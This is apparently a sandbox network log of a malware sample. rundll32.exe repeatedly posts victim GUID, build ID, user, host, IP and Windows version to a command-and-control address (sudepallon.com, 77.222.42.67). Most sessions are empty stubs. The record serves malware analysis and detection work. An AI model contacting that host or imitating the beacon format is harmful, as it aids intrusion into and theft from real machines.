Jul 9, 2021 03:07:45.613605976 CEST	301	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 54 47 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMTGNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.22	49265	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:20.834779978 CEST	406	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568600802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:20.902245998 CEST	406	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 5a 41 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFZAUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.22	49266	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.22	49267	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.22	49268	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.22	49269	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.22	49270	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.22	49271	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.22	49272	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.22	49273	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.22	49274	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49176	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:45.926341057 CEST	302	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:45.997448921 CEST	302	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 48 53 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZHSAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.22	49275	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.22	49276	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.22	49277	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.22	49278	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.22	49279	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.22	49280	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.22	49281	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.22	49282	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.22	49283	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.22	49284	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49177	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:46.310456038 CEST	307	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:46.379241943 CEST	307	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 46 55 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZFUAARRABw==0	

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.22	49285	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.22	49286	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.22	49287	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.22	49288	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.22	49289	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.22	49290	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.22	49291	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.22	49292	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.22	49293	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.22	49294	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49179	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:46.672894955 CEST	308	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:46.738626003 CEST	309	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4d 4e 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFMNUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.22	49295	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.22	49296	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.22	49297	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.22	49298	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.22	49299	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.22	49300	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.22	49301	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.22	49302	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.22	49303	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.22	49304	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	95.213.179.67	80	192.168.2.22	49178	C:\Windows\SysWOW64\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.22	49305	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.22	49306	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.22	49307	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.22	49308	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.22	49309	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.22	49310	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.22	49311	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.22	49312	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.22	49313	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.22	49314	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49180	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:47.026523113 CEST	311	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:47.093946934 CEST	311	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 43 58 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKCXPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.22	49315	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.22	49316	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.22	49317	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.22	49318	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.22	49319	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.22	49320	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.22	49321	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.22	49322	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.22	49323	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.22	49324	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49181	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:47.375097036 CEST	312	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:47.445048094 CEST	312	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 59 42 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGYBTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.22	49325	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.22	49326	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.22	49327	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.22	49328	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.22	49329	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.22	49330	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.22	49331	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.22	49332	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.22	49333	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.22	49334	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49182	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:47.732880116 CEST	313	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:47.801647902 CEST	313	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 59 42 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMYBNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.22	49335	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.22	49336	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.22	49337	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.22	49338	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.22	49339	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.22	49340	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.22	49341	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.22	49342	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.22	49343	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.22	49344	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49183	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:48.095032930 CEST	314	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:48.165807009 CEST	314	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 4d 4e 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQMNJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.22	49345	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.22	49346	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.22	49347	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.22	49348	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.22	49349	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.22	49350	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.22	49351	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

